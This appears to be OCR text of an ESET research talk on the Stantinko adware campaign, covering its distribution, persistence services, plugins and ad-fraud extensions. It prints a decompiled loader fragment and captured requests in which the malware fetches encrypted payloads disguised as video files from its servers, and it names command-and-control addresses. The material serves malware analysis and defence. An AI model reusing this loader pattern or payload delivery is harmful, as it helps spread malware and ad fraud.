Stantinko

A massive adware campaign operating covertly since 2012

Matthieu Faou <matthieu.faou@eset.com> @matthieu_faou

Frédéric Vachon <frederic.vachon@eset.com> @Freddrickk_

Marc-Etienne M.Léveillé <leveille@eset.com> @marc_etienne_

Agenda

- Overview of Stantinko
- Infection vector
- The core: Stantinko’s persistent services
- Anti-analysis and anti-detection techniques
- Advertising fraud browser extensions
- Plugins: Beyond adware
- Stantinko’s Linux malware

How it all started

fdclient.dll

ghstore.exe

wsaudio.dll

wsaudio.pcapng

wsaudio.dll

Exports

Name	Address	Ordinal
lame_bitrate_stereo_mode_hist	10005D20	160
lame_block_type_hist	10005DD0	161
lame_bitrate_block_type_hist	10005E30	162
lame_mp3_tags_fid	10005AA0	163
lame_close	10005A30	164
lame_get_lametag_frame	1000C100	165
get_lame_os_bitness	10008000	166
lame_set_VBR_quality	10015E10	167
lame_get_VBR_quality	10015E90	168
lame_encode_buffer_ieee_float	10005490	169
lame_encode_buffer_interleaved_ieee_float	100054D0	170
lame_encode_buffer_ieee_double	10005510	171
lame_encode_buffer_interleaved_ieee_double	10005550	172
EntryPoint	10001FF0	173
ServiceMain	10001FA0	174
lame_get_bitrate	10007F10	502
lame_get_samplerate	10007F40	503
lame_decode_init	10007830	1000
lame_decode	10007C60	1001
lame_decode_headers	10007BC0	1002
lame_decode1	10007B70	1003
lame_decode1_headers	10007B20	1004
lame_decode1_headersB	10007AE0	1005
lame_decode_exit	10007820	1006
hip_decode_init	10007C90	1100
hip_decode_exit	10007CB0	1101
hip_decode	10007EE0	1102
hip_decode_headers	10007E70	1103
hip_decode1	10007E20	1104
hip_decode1_headers	10007DD0	1105
hip_decode1_headersB	10007D20	1106
hip_set_debugf	10007D90	1107
hip_set_errorf	10007D70	1108
hip_set_msgf	10007DB0	1109
id3tag_genre_list	1000C3D0	2000
id3tag_init	1000D920	2001
id3tag_add_v2	1000C410	2002

Line 197 of 221

Strings window

Address	Length	Type	String
.rdata:1003...	00000042	C	Warning: highpass filter disabled. highpass frequency too small\n
.rdata:1003...	00000059	C	Warning: many decoders cannot handle free format bitrates >320 kbps (see document...
.rdata:1003...	0000003D	C	Warning: many decoders cannot handle free format bitstreams\n
.rdata:1003...	00000046	C	Using polyphase lowpass filter, transition band: %5.0f Hz - %5.0f Hz\n
.rdata:1003...	00000023	C	polyphase lowpass filter disabled\n
.rdata:1003...	00000047	C	Using polyphase highpass filter, transition band: %5.0f Hz - %5.0f Hz\n
.rdata:1003...	0000002A	C	Resampling: input %g kHz output %g kHz\n
.rdata:1003...	00000044	C	Autoconverting from stereo to mono. Setting encoding to mono mode.\n
.rdata:1003...	00000012	C	CPU features: %s\n
.rdata:1003...	00000005	C	SSE2
.rdata:1003...	00000007	C	3DNow!
.rdata:1003...	00000011	C	LAME %s %s (%s)\n
.rdata:1003...	00000021	C	\tinterchannel masking ratio: %g\n
.rdata:1003...	00000024	C	\tusing temporal masking effect: %s\n
.rdata:1003...	00000046	C	\t adjust masking bass=%g dB, alto=%g dB, treble=%g dB, sfb21=%g dB\n
.rdata:1003...	0000002C	C	\texperimental psy tunings by Naoki Shibata\n
.rdata:1003...	00000022	C	\t ^ adjust sensitivity power: %f\n
.rdata:1003...	00000015	C	\t ^ adjust type: %d\n
.rdata:1003...	0000001E	C	\t ^ level adjustement: %g dB\n
.rdata:1003...	00000011	C	\t ^ shape: %g%s\n
.rdata:1003...	00000013	C	(only for type 4)
.rdata:1003...	0000000E	C	\t ^ type: %d\n
.rdata:1003...	0000000A	C	\tATH: %s\n
.rdata:1003...	00000009	C	not used
.rdata:1003...	00000011	C	the only masking
.rdata:1003...	00000022	C	the only masking for short blocks
.rdata:1003...	00000006	C	using
.rdata:1003...	00000012	C	\t ^ stopping: %d\n
.rdata:1003...	00000017	C	\t ^ amplification: %d\n
.rdata:1003...	00000014	C	\tnoise shaping: %d\n
.rdata:1003...	00000021	C	\t ^ comparison short blocks: %d\n
.rdata:1003...	0000001E	C	\tquantization comparison: %d\n
.rdata:1003...	0000001E	C	\tadjust masking short: %g dB\n
.rdata:1003...	00000018	C	\tadjust masking: %g dB\n
.rdata:1003...	00000014	C	\tsubblock gain: %d\n
.rdata:1003...	00000019	C	\tusing short blocks: %s\n

Line 5 of 2539


wsaudio.dll

HKLM\SOFTWARE\Classes\<volSN>.FieldListCtrl.1
\DefaultIcon -> system32\fdclient.dll


```
    v4 = (const CHAR *)get_fdclient_path_from_reg();
    fd_client_lib_handle = LoadLibraryA(v4);
    if ( !fd_client_lib_handle )
      ExitProcess(1u);
  }
}
*((_DWORD *)v1 + 2) = 2;
*((_DWORD *)v1 + 1) = -1;
*((_DWORD *)v1 + 9) = 1;
*((_DWORD *)v1 + 11) = -1;
*((_DWORD *)v1 + 60) = -1;
if ( v10 && v9 != ERROR_ALREADY_EXISTS )
{
  v5 = sub_10001BC0();
  if ( !decrypt_and_call_fdclient(v5, fd_client_lib_handle) )
  {
    FreeLibrary(fd_client_lib_handle);
    ExitProcess(1u);
  }
```

Not bad


Let’s fast forward to the results




Overview of Stantinko's ecosystem



Victims from sinkhole



Victims using ESET Telemetry



Infection Vector

Win32/FileTour

Win32/FileTour

- Downloader
- MoneyInst and InstallRed PPI platforms
- Targets Russian speakers

Distribution – Fake pirated software

Win32/FileTour

- Signed
- Uploaded on Yandex Disk
  - And removed after download
- Packed with VMProtect


WHEN IT'S PACKED
WITH VMPROTECT
memegenerator.net


Payloads

```
HTTP      tuominen.ru        GET /audio_music/20_search_top.avi HTTP/1.1
HTTP      tuominen.ru        GET /audio_music/all_Films_4922.avi HTTP/1.1
HTTP      tuominen.ru        GET /audio_music/Project_tracks_forced.avi HTTP/1.1
HTTP      tuominen.ru        GET /audio_music/9183_Hello_Amigo_track.avi HTTP/1.1
```

- Not actual AVI video files
- Encrypted PE files (custom encryption)
- Decryption script in our GitHub

Black box crypto reversing

Payloads


FileTour
Downloads
Mail.ru
Amigo
Click fraud
Adstantinko
Drops
Zaxar installer
Browser extension installer
udsetup.exe

Click fraud malware

Win32/Packed.VMProtect.ABU trojan

FEB 20


http://ekod.info/c/skchcm.php

http://ekod.info/c/skchcm.php


bitly.com/2mfUhWn2 COPY

15,324,577

CLICKS




AdStantinko – Ultimate Discounter



AdStantinko – Ultimate Discounter

- Gate to Stantinko
- Windows service
- Setup **group id** (*gid*) and **user id** (*uid*)



Last version: Remote Dictionary Server

HOME ▶ VIDEO ■ EDITIONS STORE digg

Ольхович Лев @OlhovichLev

[%redisctrl%]

DIGGS

This user hasn't dugg any links yet.

C2C domain

Stantinko’s persistent services


The core of Stantinko

Stantinko's Persistance

- 2 Windows services
  - Plugin Downloader Service (PDS)
  - Browser Extension Downloader Service (BEDS)
- Re-install each other

Plugin Downloader Service

- 2 components :
  - Loader (DLL)
  - Encrypted library (DLL)
- The encrypted library contains the C&C communication code


FileTour
Downloads
Mail.ru
Amigo
Click fraud
Adstantinko
Drops
Zaxar installer
Browser extension installer
udsetup.exe
Downloads & runs
first_service_setup.dll
udservice.exe
ghstore.exe
bhctrl32.exe
Downloads & runs
wsaudio_setup.dll
wbiosrvp_setup.dll
bstreamsvc_setup.dll
installs
installs
PDS
wsaudio.dll
wbiosrvp.dll
bstreamsvc.dll
Loads & decrypts
fdclient.dll
biosysrt.dll
vp9core.dll
Contains encrypted code
Downloads & executes in memory
Runs
PLUGINS
Bruteforce
Facebook bot
Remote Administrator
Search parser
Zaxar cleaner
ihctrl32_setup.dll
themctrl_setup.dll
optsatadc_setup.dll

PDS’ features


- Embeds a PE loader
- Update mechanism
- Drops the Browser Extension Downloader Service (BEDS)
- Very flexible plugin system

PDS’ purposes

- Find and compromise CMS websites (WordPress and Joomla)
- Remote administration tool
- Facebook bot

Browser Extension Downloader Service (BEDS)

- 2 components
  - Loader (DLL)
  - Encrypted code (Windows Registry)
- The encrypted code contains the C&C communication code


PDS
wsaudio.dll
wbiosrvp.dll
bstreamsvc.dll
Loads & decrypts
fdclient.dll
biosysrt.dll
vp9core.dll
Contains encrypted code
Reinstalls
wsaudio_setup.dll
wbiosrvp_setup.dll
bstreamsvc_setup.dll
Downloads & executes in memory
Runs
PLUGINS
Bruteforce
Facebook bot
Remote Administrator
Search parser
Zaxar cleaner
ihctrl32_setup.dll
themctrl_setup.dll
optsatadc_setup.dll
Installs
BEDS
ihctrl32.dll
themctrl.dll
optsatadc.dll
Runs
Has encrypted code in the Windows Registry
Downloads & executes
Browser extension
Teddy Protection
The Safe Surfing
Downloads & installs ad fraud browser extensions
KBDMAI_ExtInstaller.dll

BEDS' features

- Embeds a PE loader
- Update mechanism
- Very flexible plugin system
- Can reinstall the PDS

BEDS' purpose

- Installs malicious browser extensions
  - The Safe Surfing
  - Teddy Protection

Anti-analysis and Anti-detection techniques

Code encryption

